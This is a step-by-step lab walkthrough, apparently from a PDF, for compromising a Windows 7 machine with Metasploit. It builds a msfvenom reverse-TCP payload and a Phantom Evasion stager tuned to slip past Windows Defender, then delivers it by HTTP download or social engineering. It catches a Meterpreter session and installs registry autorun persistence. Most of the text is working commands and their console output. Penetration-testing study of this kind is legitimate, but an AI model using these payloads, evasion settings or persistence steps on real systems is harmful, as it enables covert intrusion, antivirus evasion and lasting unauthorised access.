

# Win7 Meterpreter Registry Persistence Backdoor v1

## #1 Reconnaissance : Active

Attacking Machine : Kali Linux Debian x64  
Attacking Machine IP : 10.0.2.4  
Payload Generator : MSFvenom, Phantom Evasion  
Target Machine : Windows 7 Enterprise SP1 x86 (32-bit)  
Target IP : 10.0.2.9  
Target OS Build Version : 6.1, Build 7601  
Target Anti-Virus : Default (Windows Defender)  
Target Firewall Status : Active

Tested OS : Windows 7 Enterprise SP1 x86 (32-bit) 6.1, Build 7601  
:

## #2 Scanning & Enumeration

...  
...  
...

## #3 Gaining Access

### Exploitation#1

#### 1) Creating malicious file using MSFvenom

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.0.2.4 LPORT=4444 --platform windows -a x86 -f exe -o venom101.exe


```
(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=4444 --platform windows -a x86 -f exe >> venom101.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
(root@duck) - [/home/fried/Desktop/Test]
```

-p → payload to use  
-LHOST → host ip address  
-LPORT → listening port  
--platform → i.e., windows, android  
-a → architecture/environment (you can escape this, default value is x86)  
-f → file extension

Note:

>> → Output destination  
-o → Output destination

### Output



2) Deliver malicious file to target machine (You can use social engineering method for this like., mail, messenger etc.)

Python -m SimpleHTTPServer port 80

```
(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

2-A Go to target machine and open any web browser like., Edge, chrome.

Type : 10.0.2.4  
Click : venom101.exe



```
(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.9 - - [27/Oct/2021 22:07:15] "GET / HTTP/1.1" 200 -
10.0.2.9 - - [27/Oct/2021 22:07:15] code 404, message File not found
10.0.2.9 - - [27/Oct/2021 22:07:15] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.9 - - [27/Oct/2021 22:10:57] "GET / HTTP/1.1" 200 -
10.0.2.9 - - [27/Oct/2021 22:12:23] "GET /venom101.exe HTTP/1.1" 200 -
```

Payload detected!!!



### 3) Exploitation#2

Creating Malicious file using another tool (Payload Generator)

For installation, copy and paste this on any web browser.

<https://github.com/oddcod3/Phantom-Evasion>

<https://github.com/oddcod3/Phantom-Evasion>

#### 3-A Run phantom-evasion.py

After installing the payload generator.

Type: `./phantom-evasion.py`

```
(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
# ./phantom-evasion.py
```

#### 3-B Press 1 and hit Enter



### 3-C Press 2 and hit Enter

```
[+] WINDOWS MODULES:
-----
[1] Windows Shellcode Injection (C)
[2] Windows Reverse Tcp Stager (C)
[3] Windows Reverse Http Stager (C)
[4] Windows Reverse Https Stager (C)
[5] Windows Download Execute Exe NoDiskWrite (C)
[6] Windows Download Execute Dll NoDiskWrite (C)
[0] Back
[>] Insert payload number: 2
```

### 3-D Press Enter

```
[+] MODULE DESCRIPTION:
Pure C reverse tcpstager
compatible with metasploit and cobaltstrike beacon
[>] Local process stage execution type:
> Thread
> APC
[>] Local Memory allocation type:
> Virtual_RWX
> Virtual_RW/RX
> Virtual_RW/RWX
> Heap_RWX
[>] AUTOCOMPILE format: exe,dll
Press Enter to continue: |
```

### 3-E Keyboard press

```
[>] Insert Target architecture (default:x86): Enter
[>] Insert LHOST: 10.0.2.4 Host IP
[>] Insert LPORT: 4444 ANY
[>] Insert Exec-method (default:Thread): Enter
[>] Insert Memory allocation type (default:Virtual_RWX): Enter
[>] Insert Junkcode Intesity value (default:10): Enter
[>] Insert Junkcode Frequency value (default: 10): Enter
[>] Insert Junkcode Reinjection Frequency (default: 0): Enter
[>] Insert Evasioncode Frequency value (default: 10): Enter
[>] Dynamically load windows API? (Y/n):y Y
[>] Add Ntdll api Unhooker? (Y/n):y Y
[>] Masq peb process? (Y/n):y Y
[>] Insert fake process path?(default:C:\windows\system32\notepad.exe): Enter
[>] Insert fake process cmdline?(default:empty): Enter
[>] Strip executable? (Y/n):n N
[>] Use certificate spoofer and sign executable? (Y/n):n N
[>] Insert output format (default:exe): Enter
[>] Insert output filename:phantom101 ANY
```

### Output

/home/fried/Desktop/Test				
Places	Name	Size	Type	Date Modified
Computer	Modules	4.0 KiB	folder	Thursday
fried	OLD	4.0 KiB	folder	Today
Desktop	Setup	4.0 KiB	folder	Thursday
Trash	knock2.reg	2.3 KiB	Windows Registry extract	Today
Documents	LICENSE	34.3 KiB	plain text document	Thursday
Music	phantom101.exe	157.8 KiB	DOS/Windows executable	Today
Pictures	phantom-evasion.py	12.8 KiB	Python script	Thursday
Videos	README.md	10.4 KiB	Markdown document	Thursday
Downloads	venom101.exe	72.1 KiB	DOS/Windows executable	Today




#### 4) Deliver malicious file to target machine

Note: you can send the malicious file using Social Engineering method like., Gmail, messenger etc.


Type : `python -m SimpleHTTPServer 80` (Attack Machine)

Type : 10.0.2.4

Click : `phantom101.exe`



Not detected!! :D



Note: after delivering malicious file to the target machine make sure to close `python -m SimpleHTTPServer 80` using keyboard shortcut" `CTRL+C`"

## 5) Setup Module & Execute

```
root@duck:/home/fried/Desktop/Test

(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run" #1
MODULE PARAMETERS

(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
# msfconsole -q
msf6 > use exploit/multi/handler MODULE #2
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):

Name Current Setting Required Description
-----
Payload options (generic/shell_reverse_tcp):

Name Current Setting Required Description
-----
LHOST 10.0.2.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
PARAMETERS

Exploit target:

Id Name
-- --
0 Wildcard Target

msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > run
```

This picture show two different technique on how to execute the module. And they're the same when execute though.

### Module

Choose #1 or #2, to run.

#### #1

Msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse\_tcp; set LHOST 10.0.2.4; set LPORT 4444; run"


#### #2

Use Exploit/multi/handler → Listening Service  
show options  
Set LHOST → Host Ip address  
Execute or Run

### Note:

-q → quite mode  
-x → one line command


5-A Go to target machine and open “**phantom101.exe**”




Note: You can find **phantom101.exe** in the target **Downloads** folder.



## 5-B Click "Run"



## 5-C Success!!



## 4#Maintaining Access (Post-Exploitation)

Maintaining access is a very important phase of penetration testing

### 6) Persistence Backdoor

Persistent backdoors help us access a system we have already successfully compromised.

#### Run persistence -X -p 4444 -i 5 -r 10.0.2.4

```
root@duck:/home/fried/Desktop/Test

(fried@duck) - [~/Desktop/Test]
$ sudo su
(root@duck) - [/home/fried/Desktop/Test]
$ msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.9:49499 ) at 2021-10-27 23:34:46 -0700

meterpreter > run persistence -X -p 4444 -i 5 -r 10.0.2.4
```

#### Persistence.rb

Location:

</usr/share/metasploit-framework/scripts/meterpreter/>

```
Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

persistence.rb [Read-Only]
/usr/share/metasploit-framework/scripts/meterpreter

(fried@duck) - [~/Test]
$ /usr/share/metasploit-framework/scripts/meterpreter/

(fried@duck) - [/usr/share/metasploit-framework/scripts/]
$ ls
arp_scanner.rb      enum_powershell_env.rb  getgui.rb
autoroute.rb        enum_putty.rb           get_local.rb
checkvm.rb          enum_shares.rb          get_pid.rb
credcollect.rb      enum_vmware.rb          gettelnet.rb
domain_list_gen.rb  event_manager.rb        get_val.rb
dumplinks.rb        file_collector.rb       getvnc.rb
duplicate.rb        get_application_list.rb  hashdump.rb
enum_chrome.rb      getcountermeasure.rb    hostsed.rb
enum_firefox.rb     get_env.rb              keylog.rb
enum_logged_on_users.rb get_filezilla_creds.rb  killav.rb

(fried@duck) - [/usr/share/metasploit-framework/scripts/]
$ ls | grep persis
persistence.rb

(fried@duck) - [/usr/share/metasploit-framework/scripts/]
$ gedit persistence.rb

9##
10
11# Meterpreter Session
12@client = client
13
14key = "HKLM"
15
16# Default parameters for payload
17rhost = Rex::Socket.source_address("1.2.3.4")
18rport = 4444
19delay = 5
20install = false
21autoconn = false
22serv = false
23altexe = nil
24target_dir = nil
25payload_type = "windows/meterpreter/reverse_tcp"
26script = nil
27script_on_target = nil
28
29
30@exec_opts = Rex::Parser::Arguments.new(
31  "-h" => [ false, "This help menu"],
32  "-r" => [ true, "The IP of the system running Metasploit listening for the connect back"],
33  "-p" => [ true, "The port on which the system running Metasploit is listening"],
34  "-i" => [ true, "The interval in seconds between each connection attempt"],
35  "-X" => [ false, "Automatically start the agent when the system boots"],
36  "-U" => [ false, "Automatically start the agent when the User logs on"],
37  "-S" => [ false, "Automatically start the agent on boot as a service (with SYSTEM privileges)" ],
38  "-A" => [ false, "Automatically start a matching exploit/multi/handler to connect to the agent"],
39  "-L" => [ true, "Location in target host to write payload to, if none %TEMP% will be used." ],
40  "-T" => [ true, "Alternate executable template to use"],
41  "-P" => [ true, "Payload to use, default is windows/meterpreter/reverse_tcp." ]
42)
43
44##### Function Declarations #####
45
46# -----
```

## 6-A applying persistence backdoor

```
root@duck:/home/fried/Desktop/Test

(fried@duck)-[~/Desktop/Test]
$ sudo su
(root@duck)-[/home/fried/Desktop/Test]
# msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.0.2.4; set lport 4444; run"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
lhost => 10.0.2.4
lport => 4444
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.9:49499 ) at 2021-10-27 23:34:46 -0700

meterpreter > run persistence -X -p 4444 -i 5 -r 10.0.2.4

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IEWIN7_20211027.3833/IEWIN7_20211027.3833.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444
[*] Persistent agent script is 99611 bytes long
[+] Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\QroceTeDWT.vbs
[*] Executing script C:\Users\IEUser\AppData\Local\Temp\QroceTeDWT.vbs
[+] Agent executed with PID 1512
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nriaTcIUnPnJIu
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\nriaTcIUnPnJIu
meterpreter > bg
```

## 6-B reboot target machine, then re-run Listener.

```
Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@duck:/home/fried/... Test
root@duck:/home/fried/Desktop/Test

[*] Resource file for cleanup created at /root/.msf4/logs/persistence/IEWIN7_20211028.0522/IEWIN7_20211028.0522.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444
[*] Persistent agent script is 99620 bytes long
[+] Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\pTvJwXoUGePw.vbs
[*] Executing script C:\Users\IEUser\AppData\Local\Temp\pTvJwXoUGePw.vbs
[+] Agent executed with PID 3892
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WCczvRDFV
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WCczvRDFV
meterpreter > bg
